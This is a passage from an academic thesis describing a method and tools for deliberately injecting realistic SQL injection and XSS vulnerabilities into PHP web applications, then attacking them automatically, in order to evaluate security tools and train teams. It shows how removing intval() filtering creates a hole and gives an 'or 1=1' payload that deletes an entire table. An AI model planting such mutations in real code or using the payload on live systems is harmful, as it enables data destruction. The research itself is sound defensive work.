Location code pattern	Operator OMFCEA locates a function with the following characteristics: - The function must be the `(int)` type cast or it is the `intval` PHP function. - The argument of the function is directly or indirectly related to an input value from the outside: POST, GET, the return of a SQL query. - The output of the function is going to be displayed on the screen or is going to be used in a POST, a GET variable or is going to be used in a SQL query string. - The function can be an argument of another function or have another function as the argument. - In the argument of the function, the vulnerable variable may also be present inside a `$_GET`, `$HTTP_GET_VARS`, `$_POST`, `$HTTP_POST_VARS` PHP variable arrays.

Code change	- If the function is used in an assignment as the only line of code and the variable is not inside `$_GET`, `$HTTP_GET_VARS`, `$_POST` or `$HTTP_POST_VARS` PHP variable arrays the whole line of code is removed. For example, remove the line:
	`$vuln_var = intval($vuln_var);`
	- If the function is used in an assignment as the only line of code and the variable is inside `$_GET`, `$HTTP_GET_VARS`, `$_POST` or `$HTTP_POST_VARS` PHP variable arrays only the function is removed from the code, leaving the argument intact. For example, replace:
	`$vuln_var = intval($_GET['vuln_var']);`
	with
	`$vuln_var = $_GET['vuln_var'];`
	- In the other cases only the function is removed leaving in the code only the variable, or the `$_GET`, `$HTTP_GET_VARS`, `$_POST`, `$HTTP_POST_VARS` PHP variable array if the variable is inside. For example, replace:
	`…"'str1'.intval($vuln_var).'str2'";`
	with
	`…"'str1'.$vuln_var.'str2'";`

Let us consider also some relevant aspects about this code:

1. In line 20, the `$blog` variable is assigned to a value that comes from the outside, through the `$_GET['blog']` variable array. However, as the software programmer wants to guarantee that the `$blog` variable only contains numeric values, he used the `intval` PHP function to prevent the variable from

having any other type of data (this function returns `0` if a non-numeric value is found).

2. In line 30, the same `$blog` variable is used to build the SQL query. This is done by concatenating a string, having most of the text of the query, with the value of the `$blog` variable. For simplicity (although this is like we can find in real examples), we assume that the `$author` variable is well filtered and it contains the identification of the user that is currently executing the web application.

3. In line 40, the SQL query string is sent to the database for execution.

4. To run this piece of code, we may use the following URL: `http://[site]/blogs.php?blog=23`. In this case, `$blog` variable is assigned to the value `23`. As a consequence, the record that has the identification `23` and belongs to the author (the user executing the web application) of the table storing the blogs data is deleted. This is also what is expected to occur by design, according to the software specifications.

One of the Location Pattern restrictions for the OMFCEA (Table 4-2) is the search for the `intval` PHP functions when the argument is related to an input value and the result is used in a SQL query string. Using these restrictions we identify in the line 20 of the source code: `$blog=`**`intval(`**`$_GET['blog']`**`)`**`;`. The Vulnerability Code Change for this line of code defines that the `intval` function should be removed in order to inject a realistic vulnerability. The code sample is therefore changed to:

```
    …
20  $blog=$_GET['blog'];
    …
30  $sql_text="delete from blogs where author_id=".$author."
    and blog_id=".$blog;
    …
40  $result = mysql_query($sql_text,$conn);
    …
```

Removing the function modifies line 20 to `$blog= $_GET['blog'];`. The rest of the code remains untouched, but this little change makes all the difference between a

secure piece of code and a vulnerable one (in this case, vulnerable to SQL Injection attacks).

An important aspect is that this modification does not produce interpretation errors (because PHP acts like an interpreter instead of a compiler), so the code will provide the expected functional behavior (i.e., the code will run and perform the expected operations). In practice, the new piece of code can be executed with the same URL used before vulnerability injection: `http://[site]/blogs.php?blog=23`. The result would be the one expected by the programmer. However if, instead, we use a malicious input like `http://[site]/blogs.php?`**`blog=23+or+1=1`**, where the + sign represents a space in a URL, a non-expected (by the developer of the application) behavior takes place. The resulting query, assuming `$author` assigned with the value `5`, will be like:

```
delete from blogs where author_id=5 and blog_id=23 or 1=1
```

In fact, the `WHERE` clause of the query is overridden by the " `or 1=1`" and all the records of the table `blogs` will be deleted.

Recall that, if we use this same malicious URL with the original sample code (the safer version), the `intval` function fails to convert the "`23 or 1=1`" to an integer and returns the number `0`, preventing the SQL Injection attack.

4.2 Vulnerability injection methodology

Starting with a web application source code file, the proposed methodology for injecting realistic software vulnerabilities consists of the following three steps (Figure 4-1): **static analysis of the source code of the web application**, **search for the locations where a vulnerability may exist**, and **mutation of the code to inject a vulnerability**.

```
                Web application
                  source code

          ┌─────────────────────────┐
          │   ┌─────────────────┐    │
          │   │ Analysis of the file │   │
          │   └─────────────────┘    │
          │                          │
          │   ┌─────────────────┐    │        ┌──────────────┐
          │   │ Search possible  │◄──┼────────│ Vulnerability │
          │   │ vulnerablility   │   │        │  Operators    │
          │   │   locations      │   │        └──────────────┘
          │   └─────────────────┘    │
          │                          │
          │   ┌─────────────────┐    │
          │   │ Code mutations   │◄──┤
          │   └─────────────────┘    │
          └─────────────────────────┘

                  Files with
                 vulnerabilities
```

Figure 4-1 - The Vulnerability Injection methodology.

This procedure should be repeated for all the pages of the web application, by recursively following the folder structure of the application. The result will be a collection of copies (or a collection of delta files) of the web application files, each one with a different vulnerability injected. At the end of this process, vulnerabilities can be injected in the web application by replacing the original files by the vulnerable ones, or by applying the delta file using the UNIX `patch` utility.

The three steps of the process are detailed in the next sections.

4.2.1 Static analysis of the source code of the web application

The process is initiated using as target a web application source code file. We start by analyzing the source code including the analysis of code dependencies, input and output variables [*Huang et al.*, 2003]. Code dependencies are web application files that are reutilized by being included in other source code files. Input and output variables are our natural targets, because they represent the way the user interacts with the web application (and through which he can inject a malicious payload) and the way the web application delivers information to the exterior (user display, database, etc.). This analysis is performed taking into account the following aspects:

1. **The web application variables responsible for the input and output.** Both SQL Injection and XSS belong to a wider class of vulnerabilities known as injection flaws, resulting from lack of filtering of the input data and lack of escaping the output data. The input data filtering affects what can be injected and the output data impacts what can be presented to the exterior. An input can be the HTML POST and GET parameters, HTTP COOKIEs, but also the database output, an external data source or any other input. We consider as output variables not only those whose values are presented to the user (displayed in the browser window), but also source code variables used in SQL queries, or outputted in any other way, like writing to a log file, to a XML structure, etc. The variables used to build SQL queries can affect the structure of the query by providing parts of the skeleton or they can affect the restriction of the values used in the `where` clause.

2. **The mesh of dependent input and output variables.** This represents variables whose values are derived from other variables, either by a direct assignment or by a function. This correlation between input and output variables helps reducing the number of variables that are useless by giving a more precise surface of possible vulnerable variables to be injected. For example, if the construction of the SQL query contains data from an input variable, it is likely to be possible to locate the place where that variable is being filtered in order to inject the vulnerability. On the other side, if the variable used in the SQL query has no relation with the input (even indirectly) we cannot exploit this variable for this particular situation.

The outcome of this static analysis is of utmost importance to the other steps of the vulnerability injection process. It delivers the information about the input variables that are directly or indirectly used in SQL queries or outputted to the exterior of the application, and their relations. These are the variables that are going to become vulnerable to attacks at the end of the process.

4.2.2 Search for the locations where a vulnerability may exist

It will be in the code locations where the variables provided by the previous step are used that it is possible to inject vulnerabilities realistically. The code of the target web application is examined in order to identify all the points where each type of fault can be injected, resulting in a list of possible fault locations and their respective vulnerability types. This is achieved using the Location Pattern attribute of the Vulnerability Operators.

When the list of potential locations is extensive (e.g., due to the size of the application code), resulting in a large number of possible locations for each fault type, the relative weight found in the field for each fault type is used to select a smaller number of representative locations (as shown in Table 4-1).

4.2.3 Mutation of the code to inject a vulnerability

Injecting a single vulnerability consists of applying, to the web application source code, the Vulnerability Code Change defined by the Vulnerability Operator specific to the vulnerability type. This process is repeated for every location found in the previous stage.

The goal is not to inject all the vulnerabilities at the same time. Although that could be done, what is usually relevant is to inject a single vulnerability when requested, according to the specific use intended for the Vulnerability Injection procedure. Therefore, instead of injecting all the vulnerabilities at once, we generate a collection of copies of the original source code files. On each one of these copies, we mutate the code in order to inject a single vulnerability (Figure 4-2). These vulnerabilities are different from each other because they are injected in a different line of code, or they use a different variable (even if it is in the same line of code), or they are the result of a different mutation in the code (if it is in the same line of code and affecting the same variable).

Figure 4-2 – Sample diagram of the Vulnerability Injection methodology.

Vulnerable source code copies can also be provided as a set of delta files containing the necessary code to inject the vulnerabilities. The delta files include only the modified portion of the source code and its location, making them easier to classify, analyze and store (to be searched later). They are commonly named as "diff files", as they can be created by the UNIX `diff` utility. The delta files may be applied to the original file (therefore injecting the vulnerabilities) by using the UNIX `patch` utility. Both the `diff` and `patch` UNIX utilities are also available for other operating systems and can be used by the implementation of the vulnerability injection methodology: the Vulnerability Injector Tool.

4.3 Vulnerability Injector Tool

The proposed vulnerability injection methodology has been implemented by means of an automated tool: the Vulnerability Injector Tool. This tool is based on the Location Pattern and Vulnerability Code Change attributes of the Vulnerability Operators of the MFCext. fault types: OMFCEA, OMFCEB and OMFCEC. Although currently it only supports the three MFCext. sub-types, others can be added by implementing their Vulnerability Operators as defined in Annex B.

Nowadays, the most valuable asset of the web application is its back-end database. This is why the database is one of the main targets in web application attacks, mainly through SQL Injection [*IBM Global Technology Services*, 2009]. For this reason, we

have chosen to implement first the SQL Injection type in our prototype tool, although the XSS is quite similar in core aspects. XSS uses the same type of variables as the attack entry point, but usually the results are displayed in the web browser instead of altering the structure of the query. Focusing and implementing the most common vulnerability type is along with one of the recommendations of the 2009 data breach report of Verizon, which states that we should "*Achieve essential, and then worry about excellent*" [*Baker et al.*, 2009]. This means that security practitioners should implement as soon as possible a set of essential security controls across the organization before moving further and delaying the whole process.

The Vulnerability Injector Tool is used to automate the injection of vulnerabilities in the web application source code file (Figure 4-3). It follows the process described in Figure 4-2 and starts by analyzing the source code of the target file searching for locations where vulnerabilities can be injected. It uses the realistic patterns resulting from the field study data. Once it finds a possible location, it performs a specific code mutation in order to inject a single vulnerability in that particular location. The change in the code follows the rules described by the set of the Vulnerability Operators, as detailed earlier in section 4.1. The result is the original file with a single vulnerability injected. This process is repeated moving to the next vulnerability.

Figure 4-3 - The Vulnerability Injection tool at a glance.

Figure 4-4 shows the main components of the tool, which search for included files, analyze the PHP variables and finally inject the vulnerabilities.

Figure 4-4 - Architecture of the Vulnerability Injection tool.

The components of the Vulnerability Injection Tool are the following:

1. **Dependency Builder**: this component searches recursively for files that are included in the Input File, which is the target PHP file where we want to inject the vulnerabilities. In PHP programming, it is common to include generic files inside other files, for reutilization purposes (this is done using one of the following statements: `include`, `include_once`, `require`, `require_once`) [*PHP Group*, 2009a], similar to what may be used in many other programming languages. When the web application is running, both the main file and its included files are processed by the PHP interpreter as an integrated block of code. When searching for possible locations to inject vulnerabilities, we analyze the code in the same way the PHP interpreter does, thus the inclusion of this Dependency Builder component.

2. **Variable Analyzer**: as SQL Injection vulnerabilities rely on vulnerable variables to be exploited, we have to analyze all the variables that affect SQL queries that come from the input of the web application. This component gathers all the PHP variables from the source code and builds a mesh of dependencies correlating each other. Then, it searches for PHP variables present in SQL query strings. Using the mesh created, the component can also determine all the variables that are indirectly responsible for the SQL query. Both variables that

are directly and indirectly responsible for SQL Injection (or XSS, if it was the case) are considered a potential target for vulnerability injection. This is important, because one variable may be used only as input (POST or GET HTML parameters) and the result is passed to another variable that is the one that is going to be in the SQL query string. All the other variables that are not conforming to this sequence are discarded.

3. **Vulnerability Injector**: it is in this component where the Vulnerability Operator data is used. During its execution, every location where variables were found by the previous Variable Analyzer component is tested with the conditions and restrictions of the Vulnerability Operators, filtering those where they are not applicable. Using the Vulnerability Operator data, the Vulnerability Injector Tool is able to generate the information about the mutation that has to be made in the source code to inject a particular vulnerability. Both the original source code and the mutated code (vulnerability injected code) are stored in the internal database of the Vulnerability Injector Tool for future consumption (e.g., during the execution of the Attack Injector Tool presented in the next chapter). The immediate generation of the PHP files with vulnerabilities is also a feature built into this component (e.g. for the immediate training of security assurance teams, as shown in section 6.1).

4.4 Conclusion

In this chapter we proposed a methodology to automatically inject realistic vulnerabilities in web applications and presented a prototype tool that implements it. This methodology is based on the knowledge on how the most common vulnerabilities found in the field manifest themselves in the source code of the application. This knowledge contains a realistic set of features describing the vulnerabilities and the set of intrinsic characteristics that allows injecting them in a clean web application.

To provide a realistic environment the vulnerability injection must deal with true to life vulnerabilities. It relies on the results of a field study that classified 655 security patches of six widely used LAMP web applications, presented in chapter 3. With this data, through a static analysis procedure some key attributes are defined: where a real

vulnerability is usually located in the source code, what is the difference between a vulnerable and a non-vulnerable piece of code. This pair of attributes is called the Location Pattern and the Vulnerability Code Change and they are grouped as the Vulnerability Operator. Each Vulnerability Operator is unique among every fault type producing vulnerabilities. The use of the Vulnerability Operators allows building a Vulnerability Injector Tool (currently based on the MFCext. sub-types A, B and C), which can inject true to life vulnerabilities in web application code.

This approach of delivering web applications with synthetic (but realistic) vulnerabilities provides an effective way to assess and improve security mechanisms of web applications. Its use can provide a practical environment that can be applied to test countermeasure mechanisms, train and evaluate security teams, estimate security measures, among others. Some experiments made using this tool are described in chapter 6.1. The Vulnerability Injector Tool is a versatile tool: besides being used as a full-featured standalone tool, it can also be used as a building block of other tools, like the Attack Injector Tool presented in the next chapter.

5

Attack Injection for Web Applications

This chapter proposes a methodology to inject realistic attacks in web applications and its implementation in the Attack Injector Tool. Conceptually, the attack injection consists of the injection of realistic vulnerabilities that are automatically exploited (attacked). The vulnerabilities are considered as realistic because they are derived from the field study presented in chapter 3 and are injected according to what was discussed in the previous chapter. The success of the attack is verified by probes placed strategically, in the least intrusive way possible, which analyze the flux of information inside the web application. The runtime analysis of the output of these probes and their synchronism with the attack execution are crucial elements of the attack injection methodology. The attack injection methodology starts by performing a dynamic analysis obtained from the runtime monitoring of the web application and the interaction with the back-end database and correlates it with a static analysis of the source code of the application files. The use of both static and dynamic analysis is a key element in the methodology increasing the overall performance and effectiveness.

The proposed methodology provides a practical environment that can be used to test countermeasure mechanisms (such as IDSs, web application vulnerability scanners, web application firewalls, static code analyzers, etc.), train and evaluate security teams, estimate security measures (like the number of vulnerabilities present in the code), among others. The 2009 CSI report suggests that practitioners are moderately satisfied

with the security technology available nowadays, but are reticent in what concerns the evaluation and the assurance of their effectiveness [*Richardson and Peters*, 2009]. The use of the Attack Injector Tool contributes to the improvement of these security technologies and their configuration in custom deployment scenarios within enterprises, increasing the confidence of customers on their tools.

The structure of the chapter is the following: section 5.1 describes the attack injection methodology. Section 5.2 presents the stages of the methodology. Section 5.3 shows the methodology implementation in order to build the Attack Injector Tool. Section 5.4 shows typical utilization scenarios of the tool. Section 5.5 concludes the chapter.

5.1 Attack injection methodology

The proposed methodology is based on the idea that we can assess existing web application security mechanisms by injecting realistic vulnerabilities in a web application and attacking them automatically. To provide true to life results, this methodology relies on the field study presented in chapter 3 and on the vulnerability injection methodology detailed in chapter 4.

The attack injection methodology focuses on XSS and SQL Injection vulnerabilities caused by the MFCext. software fault type, which is the most common (accounting for 76% of all the faults analyzed), according to the field study presented in chapter 3. This is focused on XSS and SQL Injection vulnerabilities because they are the top two vulnerabilities types exploited nowadays [*IBM Global Technology Services*, 2009] that, together, were responsible for approximately 1/3 of all the Common Vulnerabilities and Exposures in 2006 [*MITRE Corporation*, 2009a; *OWASP Foundation*, 2007]. However, this work can also be applied and adapted to other vulnerabilities and to other software faults.

The attack injection assumes a common setup that consists of a target web application hosted by a web server running in one system and another system to perform web interactions (Figure 5-1). This methodology can be applied to a variety of setups and technologies, but the following description is based on LAMP web application

technologies, where the server computer runs a Linux operating system, an Apache web server, and a MySQL back-end database that is accessed by a PHP web application.

Figure 5-1 – Typical web application setup.

The attack injection uses two external probes: one for the HTTP communication and other for the database communication. These probes capture the HTTP and SQL data and send it to be analyzed by the attack injection mechanism. This is a key aspect of the methodology because it allows obtaining the user interaction and the result produced by such interaction. This allows understanding some of the inner workings of the application while it is running. For example, it shows what piece of information supplied to a HTML FORM is really used to build the correlated SQL query and in which part of the query it is located. Figure 5-2 depicts the use of the attack injection mechanism (the Attack Injector Tool) in the web application setup described earlier.

Figure 5-2 – Attack Injector Tool within the web application setup.

5.2 Stages of the attack injection

The automated attack of the web application is done following the methodology depicted in Figure 5-3, which consists of the **Preparation Stage**, the **Vulnerability Injection Stage**, the **Attackload Generation Stage** and the **Attack Stage**.

Figure 5-3 – Overview of the Attack Injection methodology.

These four stages are presented in the following paragraphs:

1. In the first stage, the **Preparation Stage**, the web application is interacted (crawled) while both the HTTP and SQL communications are captured and processed. The interaction with the web application is always done from the client point of view (the web browser). This stage discovers all the web application pages and HTTP variables used in those pages. Later on, in the Attack Stage, the malicious activity is applied by tweaking the values of the variables, which are the text fields, combo boxes, etc., discovered in this Preparation Stage.

2. In the **Vulnerability Injection Stage**, the web application code is analyzed using the vulnerability injection methodology. The Vulnerability Injector Tool (see chapter 4 for details) starts by analyzing the source code of the target file searching for locations where vulnerabilities can be injected (following the realistic patterns that resulted from field data). Once it finds a possible location,

165

it performs a specific code mutation in order to inject a single vulnerability (based on the rules derived by the set of Vulnerability Operators). This procedure is automatically repeated until all the locations where realistic vulnerabilities can be injected are identified and all the corresponding vulnerabilities are injected, resulting in a set of files, each one with a single vulnerability.

3. In the **Attackload Generation Stage**, the set of malicious interactions (attackloads) and their expected footprints are generated for every vulnerability injected in the previous stage. The attackload is the malicious activity data needed to attack a given vulnerability and the footprint is what it is expected to be found as the result of the attack. This is fundamental for the assessment of the success of the attack.

4. In the last stage, the **Attack Stage**, a new interaction with the web application is performed. The vulnerable source code files are applied to the web application, one at a time, and the collection of attackloads is submitted to exploit the vulnerabilities injected. The process is repeated until all the injected vulnerabilities have been attacked.

An attack can be considered successful if it leads to an "error" (as discussed in section 2.2.2). Obviously, the consequences of the attack (the "failure" and its severity) are dependent on the concrete situation, on what is compromised (credit card numbers, social security numbers, bank account information, passwords, emails, etc.), on how it is compromised (information disclosure, ability to alter the data or to insert new data, etc.) and on how valuable is the compromised asset (the value to the company, to the client from which the information belongs, to the companies operating in the same market, etc.) [*Fossi et al.*, 2009]. The consequences of the attack are a very important subject for enterprises and their managers, and they are an important factor in the risk analysis typically conducted before allocating resources to the improvement of the security of web applications. Although is not a direct goal of the attack injection methodology presented here it can, however, provide important insights about security related issues allowing further analysis to obtain data about the consequences of the attack.

The four stages of the attack injection methodology (the Preparation Stage, the Vulnerability Injection Stage, the Attackload Generation Stage and the Attack Stage) that were presented in the previous paragraphs are detailed in the next sections.

5.2.1 Preparation Stage

In real life attacks, hackers usually try to assess the overall environment and the weaknesses and possible profits before they start the attacks [*Howard and LeBlanc*, 2003; *Stuttard and Pinto*, 2007]. Like the real life scenario, the attack injection methodology starts by dynamically mapping the target web application and key data, in order to obtain the required information to prepare the attack. This information is then analyzed and processed to support the other stages of the attack injection methodology.

Figure 5-4 presents the logical diagram of the Preparation Stage. The Attack Injector Tool is seen as a black box, with two external probes that monitor the HTTP and database flows, and there is also the target web application and its database.

Figure 5-4 – Attack Injection methodology showing the relevant parts of the Preparation Stage.

By using a dynamical analysis (i.e., interacting with the running web application) during the preparation stage the following information is gathered:

1. The metadata (file name, physical location on disk, URL, etc.) of the **web application pages** that will be attacked and the corresponding source code files where vulnerabilities will be injected. In its simplest form, it can be just a single source code file and the corresponding web application page(s). However, to generalize the methodology to the entire web application all the web application pages are obtained. This can be done by executing all the web application functionalities either manually or by using an automatic web application crawler. This crawling process needs sample data for the inputs of each web application page. Some web crawlers provide configurable test inputs that can be tweaked with values provided by the user, based on previous knowledge of the target web application.

2. The **mapping of input and output variables**. Input variables can be HTML POST, GET parameters and HTTP COOKIEs, but also database outputs, uploaded files or any other input type. As output variables we consider not only variables whose values are shown to the user through the browser, but also variables that are used in SQL queries, or outputted in any other way, like in a log file, a XML structure, etc. During the interaction with the web application (either manual or automatic), the input data is processed and may influence the content of the output variables. By accessing the input data of the variables and how they are reflected in SQL queries or displayed back to the user through the web browser, it is possible to map the interaction between the input and the output of the application. An important aspect is that, when probing for the HTML POST parameters, both visible, hidden and default content ([*Berners-Lee et al.*, 1995]) should interacted, as these hidden or default HTML POST parameters are many times the vulnerable entry point of the application.

3. The **data type of the input variables**. Besides building the input/output variable map, we also need to detect the data type of the input variable, or how it is going to be filtered by the web application. Important data types are strings, numbers and dates. To discover data types the application is tested with sample values

and the results are analyzed in order to obtain which values are shown in the output and which ones are filtered (e.g., the web application can show an error page). This analysis can be detailed even further to find the boundary limits of the range of values of the variables. More elaborated string models can also be applied like those used in a SQL attack detector [*Valeur et al.*, 2005].

During the preparation stage, there are also addressed some practical issues related to the way the attack injection mechanism interacts and collects data when performing the dynamic analysis described previously. This data can be collected from two locations using, respectively the HTTP and SQL probes (see Figure 5-2 to see the location of these probes):

1. The first probe runs within the end user computer (like the web browser does) both providing inputs and collecting the response web page (HTTP probe). At one point of its execution, the attack injection mechanism needs that the web application is externally interacted. This interaction is done by hand or using an automated web crawler, however the attack injection mechanism must monitor all communications. To do this monitoring, the HTTP probe must be a process independent from the attack injection mechanism and it must be located in the computer where the interaction is being made, which can be different from the one where the attack injection mechanism is located.

2. The SQL communication probe intercepts the data flow between the web application and the back-end database, usually as a result of the HTTP interaction. It is typically an asynchronous process, developed as a component of the web server, as a standalone sniffer or proxy, or even as a component of the database management system. In what concerns the attack injection methodology, any of these setups can be used.

In typical setups these two probes can be placed in two different computers, or virtualization environments. The relevant part is the need to synchronize them to map the web application HTTP input interaction (from the end user interface) with the SQL variables (from the SQL communication cannel). The synchronism of these two probes

is achieved by executing every web page interaction in sequence and waiting for the results of the probes before initiating the next interaction. The correlation of the intercepted data is also confirmed by the time stamps of the capture.

5.2.2 Vulnerability Injection Stage

In this stage the Vulnerability Injector Tool presented in chapter 4 is seamlessly integrated within the attack injection mechanism (Figure 5-5). In practice, the web application source code files discovered in the previous stage are provided to the Vulnerability Injector Tool, one at a time. The Vulnerability Injector Tool performs a static analysis looking for the code patterns of the target vulnerability types described by the Vulnerability Operators and delivers a set of copies, each one with a different vulnerability injected, as described in Figure 4-2. After, the Vulnerability Injector Tool proceeds to the next source code file and this procedure is repeated until all the files have been handled. The outcome of this process is a collection of vulnerable copies of the web application source code files that are ready to be attacked.

Using static exploration, the Vulnerability Injection Stage starts by analyzing the web application pages obtained from the Preparation Stage, including the **dependencies on the source code** (as described in section 4.2.1). They represent the reutilized files that are included in the source code of the web application (a very common technique in all programming languages). Vulnerabilities injected in these reutilized source code files are reflected in the web application pages where they are included. This dependency analysis is also helpful in identifying the input and output variables. To accomplish this, the mechanism needs to access the source code as a single block (with all the dependencies included).

Figure 5-5 - Attack Injection methodology showing the relevant parts of the Vulnerability Injection Stage.

After having the dependencies, the data to be gathered next the Vulnerability Injection Stage is (see section 4.2.1 for details): **(1) the web application variables responsible for the input and output** and **(2) the mesh of dependent input and output variables**. This analysis allows obtaining not only the Input Variables (IV) that will be part of an Output Variable (OV), but also the chain of variables in between. If the web application is secured, one of the variables in the chain is sanitized or filtered (Figure 5-6). We call this variable as our Target Variable (TV), because it is the one that the Vulnerability Injection Stage will try to make vulnerable by removing or changing the protection scheme, according to the Vulnerability Operators.

To inject a vulnerability using the Vulnerability Operators we need the information about the Target Variable (TV) and the Code Location (CL) where it is sanitized or filtered $\{TV, CL\}$. According to the Vulnerability Operators, the Vulnerability Injector Tool has to discard all the variables not related to the input and the referred output. Because the Vulnerability Injector Tool is integrated in the attack injection

mechanism, it has available not only the variables obtained by the static analysis, but also the variables discovered by the dynamic analysis done in the Preparation Stage. This is an improvement to the vulnerability injection methodology presented in the previous chapter.

$$IV \quad \ldots \quad TV=f_n(IV) \quad \ldots \quad OV=f_m(TV)$$

f_n is the set of actions taken to protect the Input Variable (IV)
